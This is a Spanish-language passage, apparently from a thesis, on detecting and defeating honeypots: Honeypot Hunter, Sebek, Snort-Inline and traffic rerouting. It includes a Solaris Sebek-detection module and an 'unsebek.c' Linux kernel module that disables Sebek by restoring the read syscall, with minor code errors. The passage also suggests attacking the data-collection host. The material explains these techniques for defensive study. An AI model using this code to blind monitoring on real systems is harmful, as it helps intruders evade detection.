(''(IMail 8.00 153-1) NT-ESMTP Server X1'')
```

utilizando esto para detectar los servidores *mail Honeypot.* Un *Honeypot Hunter* bloqueando a un *honeypot* podría inicializar una conexión completa al *proxy* y determinar el tipo de servidor de *e-mail.* Un servidor con una identificación diferente podría denotar un sistema no *Honeypot Hunter* y no necesitaría entregar el *e-mail* enviado a través del *honeypot.*

Diferentes programas de *e-mail* generan diferentes encabezados de *e-mail*. La pruebas de *e-mail* de *Honeypot Hunter* tienen un número de arreglos de encabezados en un orden especifico con una capitalización especifica. Un *honeypot* de *e-mail* que únicamente pase mensajes específicos podría no ser detectado por *Honeypot Hunter*:

```
From: %s
Message-Id: %s%s
Date: %s
Subjet: %s
To: %s
Content-Type:
text/plain;
   charset=''iso-8859-1''
Content-Transfer-
   Encoding: 7bit
```

Aunque estas características de anti-detección podrían trabajar con la versión actual de *Honeypot Hunter*, estas no son improbables para ser lo suficientemente generales para futuros sistemas de detección de *honeypot*. Los sistemas de detección de *honeypot* futuros probablemente utilizaran técnicas adicionales de detección, diferentes pruebas de formatos *e-mail*, y una variedad de pruebas de configuraciones de servidor.

4.1.6. Fin de la efervesencia de la tecnología honeypot

Los sistemas *honeypot* que utilizan técnicas anti-detección serán como una guia para sistemas anti-anti-detección. El siguiente paso lógico para *Honeypot Hunter* por ejemplo, podría ser dividir el servidor de *e-mail* falso del cliente *Honeypot Hunter*. Este cambio podría remover las conexiones a si mismo a través del *proxy*, así permitiría conexiones del cliente *Honeypot Hunter* al *proxy* a diferentes servidores *Honeypot Hunter* bajo el control de usuarios. Removiendo las conexiones así mismo a través del *proxy* podría hacer la detección del sistema anti-honeypots más difícil. Además, el componente cliente de *Honeypot Hunter* podría repetir pruebas a través de *proxies* abiertos conocidos y esconder la verdadera dirección *IP* del sistema de prueba de los usuarios.

En adición para cambiar esta característica de conexión. *Honeypot Hunter* podría cambiar sus cadenas estáticas. El servidor falso de *e-mail* podría generar una variedad de respuestas, con lo cual podría hacer la detección más difícil. Además, elaborar intentos anti-detección para determinar el tipo actual de sistema al final de la conexión *proxy* podría proporcionar los *honeypots* de todas formas. Finalmente, formatos de encabezado variables que el sistema *Send-Safe* proporciona podrían ser adaptados a *Honeypot Hunter*; en futuras versiones de la herramienta así podría generar pruebas de *e-mail* distintas.

Extendiendo las técnicas *anti-honeypot* y de detección para mejorar los grupos de *spam* es otro paso siguiente y lógico. Solo es cuestión de tiempo antes de que dichos grupos comiencen a utilizar sistemas de detección de *honeypots* más extensamente, si es que no lo están haciendo ya. Actualmente existen muchos sitios *Web* de listas de *proxies* abiertos, pronto comenzaran a listar la direcciones *IP* de *Honeypots* conocidos.

Los *honeypots* parecen tener impacto para prevenir el *spam*. Desafortunadamente, solo como *spam* envuelto al rededor de filtro *spam*, los *spammers* están envolviéndolos a través de *honeypots*.

Con la aparición de sistemas de detección de *honeypots* comerciales, los operadores tiene que aprender que las soluciones de monitoreo no son ideales; la luna de miel de los *honeypots* se acabo y la batalla técnica esta comenzando.

La habilidad emergente para detectar una trampa sugiere que la tecnología *honeypot* actual podría no ser adecuadas por mucho tiempo; la tecnología *honeypot* debe crecer y pronto. Las limitaciones actuales e implementaciones simples los hacen detectables, y cambiar el sistema podría no ser tan simple como se deseara, un simple cambio en los *honeypots* implica un cambio en la herramientas de detección también.

4.2. Anti-Honeypot Research Alliance

Las *Honeynets* y los *Honeypots* son desarrollados en redes para detectar y monitorear el mal uso de recursos de cómputo y redes por individuos no autorizados. El monitoreo puede ser una implementación de alta interacción o *honeypots virtuales* de baja interacción. Los dispositivos desarrollados y los métodos detrás de su desarrollo están basadosen las suposiciones y premisas fallidas, finalmente permiten a un determinado adversario la habilidad de detectar, neutralizar y en algunas circunstancias, explotar los dispositivos *honeypot* desarrollados.

La *AntiHoney.NET Alliance* fue establecida para proporcionar un foro para investigación dentro de las limitaciones de la tecnología *honeypot* y el desarrollo de herramientas de pruebas de concepto para demostrar las limitaciones de la tecnología *honeypot*. Los resultados de la investigación son presentados a continuación, y las fallas en el concepto de *honeypots*, los cuales permiten descubrir, explorar y explotar los dispositivos *honeypot*.

4.2.1. Introducción

El *Proyecto Honeynet* describe los *honeypots* como señuelos estrechamente monitoreando redes que podrán proporcionar algunos objetivos para que los *intrusos* los exploten. En general se espera aprender de los métodos de los *intrusos* y utilizar lo aprendido para impedir ataques en contra de otras fuentes más seguras.

En su pura esencia, los *honeypots* actúan como sistemas de detección de intrusos. Cualquier actividad en los sistemas *honeypots* es anormal ya que es un sistema dedicado con el propósito de atrapar *intrusos*. Si un *intruso* penetra exitosamente el sistema *honeypot*, todas las actividades de su interacción con el sistema, el orden de desarrollo de la explotación o las actividades y conductas después de comprometer el *honeypot*, se podría provocar

la caída del administrador o la terminación del sistema con la presencia de actividad originándose en el sistema *honeypot*.

En adición al valor del servicio *honeypot* como sistema de detección de intrusos, los *honeypots* también pueden ser utilizados como mecanismos de inteligencia. Para analizar a los *intrusos* dentro de un ambiente donde sus acciones sean monitoreadas, los investigadores de *honeypots* esperan aprender cómo actúan los *intrusos*, las motivaciones detrás de sus acciones, quizá capturar algunas de sus herramientas utilizadas durante la explotación de sistemas de cómputo.

Esta ha sido el interés particular de varias agencias de inteligencia las cuales toman parte en el apoyo a la misión del *Proyecto Honeynet*, evidenciado por la gran CIA *National Intelligence Council* a el *Proyecto Honeynet*. Otros grupos los cuales tienen un interés documentado en la inteligencia obtenida por el potencial de la tecnología *honeynet* incluyen *ABIN*, *The Mossad*[3], *CSIS*[4] y *w00w00*[5]. Adicionalmente, organizaciones tradicionalmente interesadas en la entrada en vigor de leyes en contra del los criminales ciberneticos, han estado interesadas en los *honeypots* como mecanismos de detección, monitoreo y colección de evidencia de crímenes en línea, como algunos avisos del *Proyecto Honeynet* de sindicatos criminales utilizando sistemas comprometidos para traficar números de tarjetas de crédito robados.

Los dispositivos esenciales para realizar estas actividades son *Sebek*, *Snort-Inline* y *Honeywall cdrom*. Adicionalmente, otras herramientas y métodos, como *Honeyd* y *Honeynet Farms*, contribuyen a esta misión. Se examinarán estos dispositivos en detalle, identificando cómo un adversario puede identificar su presencia y resultar en la detección de un *honeypot*.

4.2.2. Fallas de la tecnología Honeypot

Cualquier proyecto basado en premisas de fallas resultará en un producto no menos fallidos que sobre las premisas que se baso. Lo que se cree para el caso del *Proyecto Honeynet*, y los mecanismos que desarrollan. Como resultado de estos dispositivos fallidos desarrollados por investigadores de seguridad, potencialmente podrían ocurrir resultados devastadores y no pretendidos. En el peor de los casos de escenario, el administrador del *honeypot*, el cual subscribe a las premisas de los fallos del *Proyecto Honeynet*, podría encontrarse a si mismo en una situación incómoda o de amenazas de muerte si se descubre que están ejecutando un *honeypot* y el *honeypot* es utilizado por sindicatos de crimen organizado o países que conducen actividades con la presunción de anonimato.

Las premisas fallidas son:

[3]Instituto para la Inteligencia y Operaciones Especiales de Israel - The Mossad http://www.mossad.gov.il/Mohr/MohrTopNav/MohrEnglish/MohrAboutUs/

[4]Center for Secure Information Systems (CSIS) http://www.isse.gmu.edu/ csis/

[5]The w00w00 Security Research Group http://www.w00w00.org/

- La tecnología *Honeypot* puede ser abiertamente compartida y permanecer efectiva.
- La tecnología *Honeypot* puede ser desarrollada en ambientes hostiles y permanecer sin detección.
- Si es detectado. Los *intrusos* podrían no tener como objetivo el *Honeypot* o sus operaciones sino utilizarlo para exploraciones posteriores en otros sistemas o redes.

La primer premisa es central para los propósitos del *Proyecto Honeynet*. El propósito entero del *Proyecto Honeynet*, como estatuto, es el desarrollo de métodos para monitorear *intrusos* y compartir los resultados de estos monitoreos y los métodos con el público de la comunidad de seguridad. Sin embargo, si un *intruso* de los que están siendo monitoreados, falsifica información hacia los mecanismos de monitoreo, la publicación del producto entregado del monitoreo, será, así mismo falso y también proporciona al *intruso* información de como está siendo monitoreados.

Como se cree que es una falacia la primer premisa, la segunda premisa también se cree que falla. Asumiendo que un *intruso* conoce como están siendo monitoreados, entonces también puede asumirse que un determinado *intruso* podría estudiar los métodos de operación de los mecanismos de monitoreo. Cualquier falla en la metodología de operación de los dispositivos, y como estos son disimulados por el *intruso* bajo condiciones normales podrían ser entonces cubiertas. Para crear estas condiciones en el ambiente, un *intruso* podría probar la presencia o ausencia de mecanismos de monitoreo.

Y finalmente la tercer premisa se cree que es fallida. Si un *intruso* sabe como monitorear la presencia de un dispositivo, este es únicamente un pequeño paso siguiente para el *intruso* para que vaya y sea capaz de deshabilitar o propagar en el dispositivo con sus propios diseños. Si el descubrimiento de fallas es como una naturaleza donde el *intruso* puede causar arbitrariamente la ejecución de código, o como un resultado del dispositivo o una de estas líneas de código soportadas, entonces el *intruso* puede ser capaz de comprometer los sistemas que mantienen el monitoreo del *honeypot* y cualquier otro *honeypot* en el cual confíen los sistemas apoyados.

4.2.3. Detectando y manipulando dispositivos honeypot

Buscar *honeypots* es un arte por si mismo. El propósito completo del *honeypot* es monitorear de modo encubierto las actividades publicas del objetivo, alguien con destreza técnica y que sea capaz de manipular y solicitar cualquier recurso anexado al *honeypot* mismo. Para esta finalidad, la tecnología *honeypot* desarrolla espejos cerca del desarrollo de *rootkits*, otra tecnología cuyo propósito es esconder la presencia de un *intruso* en un sistema comprometido. En el desarrollo de la tecnología *honeynet* se han hecho modificaciones a la configuración de los sistemas y las redes para monitorear la actividad, limitando el posible daño que puedan causar del *honeypot*, y para ocultar la presencia de las dos actividades previas.

La destreza de buscar *honeypots* es la simplicidad de buscar las diferencias entre un sistema real y la representación de un sistema *honeypot*, sutil como estos pueden ser. Se ve, el acto de alterar el sistema para ocultar el monitoreo y mecanismos de alerta, por si mismo, una modificación en la estructura del sistema que puede y deberá ser encontrado, pero como se puede aprovechar el problema cuando estas firmas son inevitablemente eliminadas.

Sebek

Tecnología de monitoreo *Honeypot* basada en *host* que esta enfocada a capturar y almacenar las herramientas utilizadas en el *honeypot* y la actividad actual en los sistemas. Típicamente la estrategia ha sido alterar el *shell* o cualquier otro *software* ejecutándose en el sistema objetivo con comandos para permanentemente almacenar los comandos ejecutados por los operadores individuales en el sistema. La última forma de este tipo de dispositivo de monitoreo está basada en modificaciones del *kernel*. El actual y más sofisticado dispositivo de monitoreo *honeypot* es el módulo de *kernel Sebek*. En adición para capturar los comandos ejecutados, este ha sido escrito con la habilidad de capturar archivos ya que estos son copiados a través de túneles encriptados con el comando *secure copy (scp)*.

Los medios actuales para descubrir la presencia de *Sebek* pueden ser clasificados como ataques en contra, como *sebek* intercepta la salida del usuario, y como este oculta estas comunicaciones con el servidor de recolección.

Para ser capaces de coleccionar los comandos ejecutados de los usuarios interactivos en un sistema monitoreado, (*hooks* del sistema), *sebek* llama específicamente para leer la salida. Como se puede ver, todos los actos del *hook* dentro de estas llamadas al sistema dejan una huella que puede ser verificada, y en algunas situaciones, revertida para deshabilitar la capacidad de monitoreo de *sebek*.

El *backend* de las comunicaciones para el servidor utiliza características especificas de comunicación de paquetes para filtrar hacia fuera las comunicaciones de la vista del usuario privilegiado en los sistemas supervisados. Se verá que es posible generar tráfico con un dispositivo controlado en cuanto se puede descubrir que los patrones que se repiten están siendo filtrados.

Sebek puede ser descargado de:

http://www.honeynet.org/papers/honeynet/tools/.

- Detectando Sebek en Solaris

Solaris fue el segundo sistema operativo soportado por *sebek*. Para detectar *sebek* se debe centrar en la inicialización de *sebek*. En la plataforma *solaris* se hace con el siguiente código:

```
----Code Snippet of client/sebek.c in sebeksol-2.04.07---

     1     /*
     2      * Save the old values.
     3      */


     4     old_read = (int64_t (*)()) sysent[SYS_read].sy_callc;
     5 #ifdef sparc
     6     old_read32 = (int64_t (*)()) sysent32[SYS_read].sy_callc;
     7 #endif
     8     old_spec_ioctl = spec_vnodeopsp->vop_ioctl;


     9     /*
    10      * Switch to critical to reduce the risk of races and swap the
    11      * function pointers.
    12      */


    13     s = ddi_enter_critical();


    14     sysent[SYS_read].sy_callc = (int64_t(*)())new_read;
    15 #ifdef sparc
    16     sysent32[SYS_read].sy_callc = (int64_t(*)())new_read;
    17 #endif
    18     ddi_exit_critical(s);

----Code Snippet of client/sebek.c in sebeksol-2.04.07---
```

Primero se vera cómo *sebek* maneja la tabla de llamadas al sistema *sysent32* y la tabla de llamadas al sistema *old_read32*. Es obvio que estos códigos no se han proveido vigorosamente. Si fueran probados en sistemas de *32 bits* y *64 bits*, se encontraría que que no trabajarán en los sistemas *Ultra Sparc* que funcionan en un *kernel* de *32 bits* (ej. en sistemas *Ultra Sparc* con 143 MHz en CPU, donde *solaris* por defecto se ejecuta en más de *32 bits*.)

Note como el módulo del *kernel* sustituye *sy_callc* por un puntero de función en la línea a la función en *sebek* en la línea 14 y 16.

Típicamente, las llamadas al sistema de *SYS_read* y *SYS_write* están cerca una de otra. Puesto que se puede examinar las tablas *sysent* (y *sysent32*), se puede comparar estas llamadas de dos sistemas entre si.

Por ejemplo, a continuació se muestra la salida de un archivo modificado de *sebek.c* que haga salir las compensaciones de la entradas del *sysent[]* para *SYS_write* y de *SYS_read*. Note como el valor de *SYS_read* cambia.

```
SYS_WRITE              : 0x100abfc8

SYS_READ  WithOut Sebek: 0x100abc14

SYS_READ    With Sebek : 0x1028951c
```

Observe además las diferencias entre la posición de la funciones, en el *kernel* limpio de *SUN*. Antes de que se cargue *sebek* hay que leer la llamada al sistema, la diferencia es *0x34*,

pero en el *kernel* de *sebek* la diferencia es *0x200000* (excesiva).

El siguiente modulo puede ser utilizado en *solaris* para probar la presencia de *sebek*:

```
----End--------------Sebek-Find-Solaris.c-----------------------------
/*
 * Detect Sebek Running on Solaris Systems.
 * Adapted from the Sebek Solaris kernel module.
 *
 * Copyright 2003, Phrack Labs
 *
 */
#ifdef __GNUC__
#define _SYS_VARARGS_H
#define _VARARGS_H
#include <stdarg.h>
#endif

#include <values.h>
#include <inttypes.h>
#include <sys/types.h>
#include <sys/conf.h>
#include <sys/vnode.h>
#include <sys/file.h>
#include <sys/cred.h>
#include <sys/stream.h>
#include <sys/strsubr.h>
#include <sys/stropts.h>
#include <sys/systm.h>
#include <sys/pathname.h>
#include <sys/exec.h>
#include <sys/thread.h>
#include <sys/modctl.h>
#include <sys/syscall.h>
#include <sys/errno.h>
#include <sys/ddi.h>
#include <sys/sunddi.h>
#include <sys/autoconf.h>
#include <sys/dirent.h>
#include <sys/kmem.h>
#include <sys/mem.h>
#include <sys/bootconf.h>
#include <sys/reboot.h>
#include <sys/vmparam.h>
#include <sys/var.h>
#include <sys/regset.h>
#include <sys/procfs.h>
#include <sys/tihdr.h>
#include <sys/socket.h>
#include <sys/sockio.h>
#include <sys/fs/ufs_inode.h>
#include <sys/fs/snode.h>
#include <sys/proc/prdata.h>
#include <sys/dlpi.h>
#include <sys/corectl.h>
#include <sys/sad.h>

#if SOL_MINVER >= 6
# include <net/if_types.h>
#endif
#include <net/af.h>
#include <net/route.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip6.h>
#include <sys/byteorder.h>
```

```
#include <net/if.h>
#include <inet/common.h>
#include <inet/ip.h>
#include <inet/mib2.h>
#include <inet/tcp.h>

#ifdef __sparcv9
#include <v9/sys/privregs.h>
#endif

#if defined(__sparcv7) || defined(__sparcv8)
#include <v7/sys/privregs.h>
#endif


/* Module description */
static struct modlstrmod modlstrmod = {
  &mod_strmodops,
  "aha-sebek",
  &fsw
};

static struct modlinkage modlinkage = {
    MODREV_1, {(void *) &modlstrmod, NULL}
};

/*
 * Structure of the system-entry table.
 */
extern struct sysent sysent[];

static struct modctl *my_mp = NULL;

int _init(void)
{

    unsigned int a;

    a = (unsigned long) sysent[SYS_write].sy_callc -
     (unsigned long) sysent[SYS_read].sy_callc;

    if (a > 0x00002000)
      cmn_err(CE_WARN,"NOTICE: Possible HoneyPot Detected.\n");

   return (mod_install(&modlinkage));
}

int _fini()
{
    return (mod_remove(&modlinkage));
}

int _info(struct modinfo * modinfop)
{
    return (mod_info(&modlinkage, modinfop));
}

----Begin----------Sebek-Find-Solaris.c----------------------------
```

- Detectando Sebek en Linux

En *Linux* la situación es práctimamente igual. Pero con una ligera modificación, en *kernels* más recientes la función *sys_read* es un símbolo exportado. ¿Por que se exporta ? el *sebek* puede estar incluso dañado. Para entender por que se tienen que entender los cambios

recientes en el *kernel* de *Linux*.

Durante el desarrollo de los *kernels* de *Linux 2.4.x*, fue decretado que las *sys_call_table* estuvieran exportando símbolos a los módulos del *kernel* no tan grandes. Esto parecería obstaculizar los módulos tales como *sebek* que utilizan las *sys_cal_table*. Sin embargo, cuando algunos de esos parches fueron portados al 2.4, los proyectos para detectar la *sys_call_table* en memoria aparecieron rápidamente.

Algunas llamadas al sistema son necesarias para algunos módulos de funcionalidades del *kernel*. Es práctico desde la perspectiva del módulo del *kernel* poder leer dentro y escribir archivos durante la carga y operación. Para hacer esto, uniforme con el *sys_call_table* no exportado, los símbolos para algunas llamadas previamente no exportadas del sistema fueron exportados. entre estos estaban *sys_open*, el *sys_close*, el *sys_write* y el *sys_read*.

Ahora, saber donde esta el *sys_read* en memoria es importante, por que esto significa que si alguno utiliza la misma *sys_call_table* que apareció en escena, combinada con el análisis diferencial de indicadores *sys_call_table*, se podría determinar que la función *sys_read* había sido substituida y reparar el *kernel* de *Sebek* sustituyendo el valor en el *sys_call_table* por el valor original (exportado) de *sys_read*.

A continuación está el código que se publicó en la *web* para quitar fácilmente *sebek* de los *kernel* que lo tengan instalados.

```
--unsebek.c---

#define MODULE
#define __KERNEL__
#include <asm/unistd.h>
#include <linux/sys.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <sys/syscall.h>
#include <linux/types.h>

extern int loops_per_jiffy;

int init_module(void)
{

struct module *mod_ptr;
unsigned longg ptr;
unsigned long **sct;

MODULE_LICENSE("GPL");

lock_kernel();

        /* How Gay, hiding the system call table.  This block just
           finds it.
         */

for (ptr = (unsigned long) &loops_per_jiffy;
ptr < (unsigned long) &boot_cpu_data; ptr += sizeof(void *))
{
```

```
unsigned long *p;
p = (unsigned long *)ptr;

if (p[__NR_close] == (unsigned long) sys_close) {
sct = (unsigned long **)p;
break;
}
}

/* Uber 31337 Sebek disabling code begins here. */

sct[__NR_read] = (unsigned long *) sys_read;

        /* Uber 31337 Sebek disabling code ends here. */

unlock_kernel();
return 0
}

int cleanup_module(void)
{
return 0;
}

----unsebek.c---
```

Este módulo es seguro de utilizar incluso en los sistemas que no se infectan con *sebek*. Todo lo que hace es asignar el mismo valor almacenado en la ranura de *NR_read* del *sys_call_table* de nuevo.

Después de inhabilitar el *sebek*, no se capturarán comandos ejecutados o transferencias *ssh*. Para alguna diversión agregada, se podría extender el módulo para determinar si el valor de *sys_read* coincide con el que está en la tabla *sys_call*. Una vez que se sepa que *sebek* está presente, uno puede buscar la *dirección MAC* del *sniffer* con el que está funcionando el *sebek* remoto y explotar una vulnerabilidad en el *software* para controlar el *host* de colección de datos.

4.2.4. Snort-Inline y Re-Enrutamiento Dinámico

El funcionamiento de un *honeypot* de alta interacción puede ser una labor peligrosa. Si alguien compromete el sistema *honeypot* y lo utiliza para lanzar ataques masivos en contra de objetivos de alto perfil, como *http://www.ebay.com* el Administrador de los *honeypots* podría ser acusado de negligencia de dejar un sistema sin garantías conectado a la red. Cuestiones como estas son las que mantienen a los miembros de la *Honeynet Alliance* con insomnio. Para cubrir esto y hacer una discusión debida, *Snort-in-line* es utilizado por la *Honeynet Alliance* para limitar el tamaño del daño que se pueda causar con un *honeypot* comprometido.

Snort-Inline se basa en el sistema de detección de intrusos *Snort*. El propósito de *Snort-Inline* es supervisar el tráfico en curso y responder a este tráfico en tiempo real. El *proyecto honeynet* utiliza típicamente esta capacidad responsiva para limitar el número de conexiones de salida en un *honeypot*, o para alterar los paquetes salientes que se detectan asociados a un ataque que es lanzado del *honeypot*. Pero estas actividades no son muy

sutiles y pueden ser detectadas.

Limitación de conexión

Esta es una de las cosas más fáciles de detectar. En la configuración que limita la conexión, cuando un número de conexiones de *Snort-Inline* son extablecidas en un periodo de tiempo y se niegan conexiones de salida al alcanzar un umbral preestablecido.

Para detectar esto, abra simplemente un número de conexiones de salida a varios *hosts*. Una buena lista de 10-20 sitios *web* de alto perfil recomendados. Una conexión manual con una recuperación básica de la página *web* principal será suficiente para proporcionar las conexiones mientras apararece el nivel de red benigno.

Alteraciones de Payload

Incluso si un *intruso* puede conectarse con otro *host*, es posible que ese *host* sea el objetivo con alto perfil que causará que la *Home Land Security* se vuelque sobre el administrador de la *honeynet* como el equipo *SWAT* de *Microsoft* sobre los autores de las variantes de *Blaster*. Debido a esto, fue desarrollada otra característica de *Snort-Inline*. Utilizando las reglas de *Snort* para detectar ciertas secuencias en tráfico saliente, *Snort-Inline* modifica los paquetes de salida que cree que son de naturaleza dañina de tal manera que los hace fallar. Un ejemplo es a modificación de un *shell code* intentando ejecutar *"/bin/bash"*como *"ben/sh"*.

Los laboratorios *Phrack* han estudiado esta situación cuidadosamente. La respuesta que se encontró se basa realmente sobre unos de los productos desarrollados por el *proyecto Honeynet*. Utilizando el servidor *honeyd*. Los *scripts* son escritos para simular un servicio explotable. Sin embargo, en vez de realmente buscar por comandos de servicio, en el punto donde un *payload* debe ser entregado, el servidor computará un *hash* de varias porciones de *payload*, y regresará una respuesta basada sobre el resultado del *hash*.

Comparando el mensaje de vuelta con el benigno que se espera, es posible determinar si *Snort-Inline* está presente y modificar *payloads*. Si resultan *payloads* modificados, es altamente probable que el sistema sospechado sea un *honeypot*.

Honey Farms

La idea de las *Honey Farms* es quizá la idea más comercial que ha salido del *proyecto honeynet*. El concepto es que una compañía pagaría al operador de una *honeypot Farm* por el funcionamiento y mantenimiento de los *honeypots* para la compañía del cliente. Las direcciones *IP* dentro de la compañía del cliente serán asignadas a la *Honeypot Farm*, y el tráfico a través de un *VPN* al Centro de Operaciones de Red de la *Honeypot Farm*,

donde el personal estudiará cada movimiento de los *intrusos* que amenazan la red del cliente.

Re-enrutamiento Dinámico (Bait and Switch)

El problema con los *honeypots* es que no están interesados en objetivos en y de ellos mismos. Probablemente no se encuentre un funcionamiento de *honeypot* en producción como servidor de producción, a menos que la red de *Honeywall* de *ISS* sea observada. y la idea del proyecto esta basada sobre esto. *Baint-n-Switch*, trabaja para modificar el flujo de los paquetes de red dirigidos normalmente a un servidor de producción sobre el *honeypot* en la primera muestra de comportamiento anomalo.

Por ejemplo, si *windows update* de *microsof.com* tuviera un *Honeywall* delante de ellos, la primera vez que vio una petición del *webdav*, este permitiría todo el tráfico de *nsecure.com* atacando al *honeypot*.

Esta es una buena idea, afrontar con alto perfil y objetivos de gran valor con los *honeypots*, sin embargo la idea es errónea.

El *honeypot* tendrá que ser aislado del sistema de producción. Se debe asegurar que el *honeypot* no sea utilizado como plataforma para lazar ataques o infectar a los sistemas de producción. Esto significa que el *honeypot* tendrá un estado mímico del sistema de producción, sin ningun acceso al sistema de producción más allá que cuando sean pasados manualmente sincronizados el uno con otro.

Estas diferencias en estado entre una sistema normalmente ocupada de producción y (excepto tráfico simulado) un *honeypot* normalmente ocioso proporciona una multiplicidad de las firmas que se pueden utilizar para identificar y re-enrutar a un *honeypot*.

Asumiendo que un *intruso* controla los dos sistemas. El sistema A será utilizado para el ataque. El sistema B sera un sistema de control, que hará solamente conexiones (legitimas) normales al sistema de producción. Además, se asume que el sistema A ha accionado ya las suspicacias de las identificaciones que controlaban al *Honeywall*. Por este motivo, deja de asumir que el sistema de producción y el *honeypot* están funcionando en un servidor *Windows 2000* con *ISS*.

Si el *intruso* solo monitorea los *IPIDs* que viene del *honeypot* y del servidor de producción vería que no corresponden. Además, los *IPIDs* no podría incrementarse para las muestras tomadas por el sistema A que para el sistema B.

Estas muestras pueden ser tomadas remotamente, y revelar definitivamente que alguien está ejecutando algunos juegos de ruteo para las conexiones viniendo del sistema A.

4.3. Identificación de Honeypot

Como se vió en el *capítulo 2* existen muchos tipos de *Honeypots* (de alta y baja interacción) estos pueden registrar muchas cosas (trampas, detección, conteo de *spam*, obtención de información, etc.). Muchos de estos *honeypots* comparten algunos rasgos, su valor disminuye con la detección. Una vez que es detectado, un *intruso* sabría como evitar este *honeypot* o peor aún comprometerlo, y podría alimentar con información falsa al *honeypot*. Esta es la razón por la cual en la mayoría de los casos se desea evitar la detección del *honeypot*. Existen algunas excepciones, por ejemplo en la disuasión. Las organizaciones pueden querer que sus *honeypots* sean detectados ya que esto podría disuadir al *intruso* de sondear sus redes. O aquellos *honeypots* que tienen como objetivo detener los *gusanos*, existe muy poca amenaza por parte de los *gusanos* que utilicen mecanismos de detección de *honeypot* pues los *gusanos* se basan en la explotación masiva como para ocuparse de los *honeypots*.

En la mayoría de los casos se quiere que los *honeypots* evadan la detección. Los *honeypots* crecen en uso y se tienen que comenzar a ver herramientas y técnicas liberadas para encontrarlos o detectarlos. Una de las principales técnicas utilizadas es la herramienta comercial *Honeypot Hunter*, utilizado por la industria del *spam* para detectar *honeypots*. Esta es una herramienta liberada con el solo propósito de identificar a los *honeypot* de captura de *spam*. Otras herramientas han sido liberadas para identificar los *honeypots virtuales*, y se han publicado documentos para identificarlos.

¿Qué se puede hacer ?, Primero, no importa que tipo de *honeypots* se este utilizando, desde el más sencillo *Back Officer Friendly* a la más avanzada *honeynet*, cualquier *honeypot* puede eventualmente detectado. Aunque se cuente con un *honeypot* que nunca sea detectado, si se tiene un adversario con la capacidad necesaria o las herramientas apropiadas para buscar *honeypots*, entonces solo sera cuestión de tiempo. Al igual que la mayoría de otras tecnologías tales como sensores de identificación, los *honeypots* están en una carrera de armamento. Mientras que se lanzan nuevos *honeypots*, o aparecen nuevas versiones actualizadas, los *intrusos* pueden encontrar métodos de detectarlos y de identificarlos. Mientras que se desarrollan estos nuevos métodos de detección, las medidas contrarias de detección se pueden desarrollar dentro de los *honeypots*. Los *intrusos* pueden entonces contradecir las nuevas medidas, y el ciclo continua. Por ejemplo para identificar remotamente las más viejas versiones de *honeypot* de *Honeyd*, se tiene que enviar simplemente un paquete *SYN*, después el *honeypot* responderá con un paquete *SYN/ACK* que no tenga ninguna opción. Sin embargo, si se utilizara *Nmap* para identificar el mismo *honeypot*, respondería a los paquetes *SYN* con opciones (esto ya fue corregido en la versión 0.7 de *Honeyd*).

Hay dos medidas que se deben tomar en cuenta para tratar este problema. Primero decidir hasta que punto la detección hace que el *honeypot* disminuya. Si el *honeypot* puede proporcionar valor antes de ser detectado, después de ser detectado ya ha realizado su trabajo. Por ejemplo, se implementa el *honeypot* en la red para detectar actividad no autorizada (como explotación de archivos). El propósito del *honeypot* es actuar como una alarma contra ladrones. La opción es permitir que un *intruso* entre en su red interna,

mientras que el *honeypot* sondea los sistemas vulnerables. En este caso aunque el *honeypot* sea identificado ha realizado su trabajo, detectando y alertando de una amenaza. Incluso si fue detectado minutos después de ser sondeado, el *honeypot* está haciendo saber que hay una amenaza en la red interna, y esta amenaza está buscando activamente archivos abiertos. Para otros *honeypots* la historia es diferente. Por ejemplo, si se está utilizando *Honeynets* para recopilar información. Este es un importante punto para decidir que tan importante es la detección, y cuanto tiempo necesita la *honeynet* para pasar inalvertida.

Si se determina que evitar la detección es importante, entonces se debe considerar arreglos para requisitos particulares. Hay diversos tipos de soluciones *honeypot* que se pueden descargar y trabajar con estas. Así como se puede descargar fácilmente las soluciones, así también los *intrusos* pueden descargar copias de la evaluación o el código fuente de cualquier cosa disponible públicamente, analizarlo, e identificar firmas. De muchas maneras, similar a *Nmap* de *Fyodor* una herramienta de largo alcance para identificación pasiva de sistemas operativos remotos, cada *sistema operativo* tiene características únicas. Para contradecir esto es necesario modificar el *honeypot* con características particulares, cambiar el comportamiento por defecto, es potencialmente mas difícil que los *intrusos* lo identifiquen. Por ejemplo, si se utiliza la herramienta de *Honeyd* para *Linux*, y no se desea utilizar los archivos por defecto de *honeyd.conf* para ambientes de producción. En lugar de esto, modifique el comportamiento de sus plantillas para adaptarse al ambiente. Usuarios mas avanzados pueden modificar el código fuente, para cambiar la creación de paquetes. Cueste lo que cueste, los *intrusos* pueden buscar un tipo especifico de comportamiento sabido del *honeypot*. Se debe ayudar a reducir al mínimo la ocasión de detección si el *honeypot* se comporta o reacciona de la manera como los *intrusos* lo esperan.

4.4. Explotación de Honeypots

Cualquier cosa codificada por seres humanos puede ser comprometida. Por años esto ha sido verdad para muchas aplicaciones como *firewalls*, servidores *web* o *browsers*. Siempre que se libera una nueva aplicación, se puede contar con huecos o reportes de vulnerabilidades. Los *honeypots* no son diferentes. Se tiene que asumir esto para cada *honeypot* liberado, hay vulnerabilidades conocidas en esos sistemas. Como en cualquier otra tecnología de seguridad, se deben tomar medidas para proteger contra ataques desconocidos. Con los *honeypots* de baja interacción, el riesgo es limitado ya que hay únicamente servicios emulados con los que los *intrusos* interactúen, estos no proporcionan servicios verdaderos para acceder. Sin embargo, se debe asumir que un *intruso* puede "puentear" los ambientes controlados de los servicios emulados y mientras tanto se debe hacer todo lo posible por asegurar el *honeypot*. Para los *honeypots* de baja interacción *W32* tales como *KFSensor*, se quiere construir un sistema seguro con las últimas actualizaciones, inhabilitando todos los servicios. Quizá incluso se instale un *Firewall basado en host*, uno que permita conexiones de entrada a cualquier puerto y que el *honeypot* esté supervisando y solamente bloquee el resto de conexiones de entrada. Más importante es hacer que el *Firewall* bloquee y alerte de cualquier conexión de salida iniciada, para ayudar a proteger contra amenazas una vez

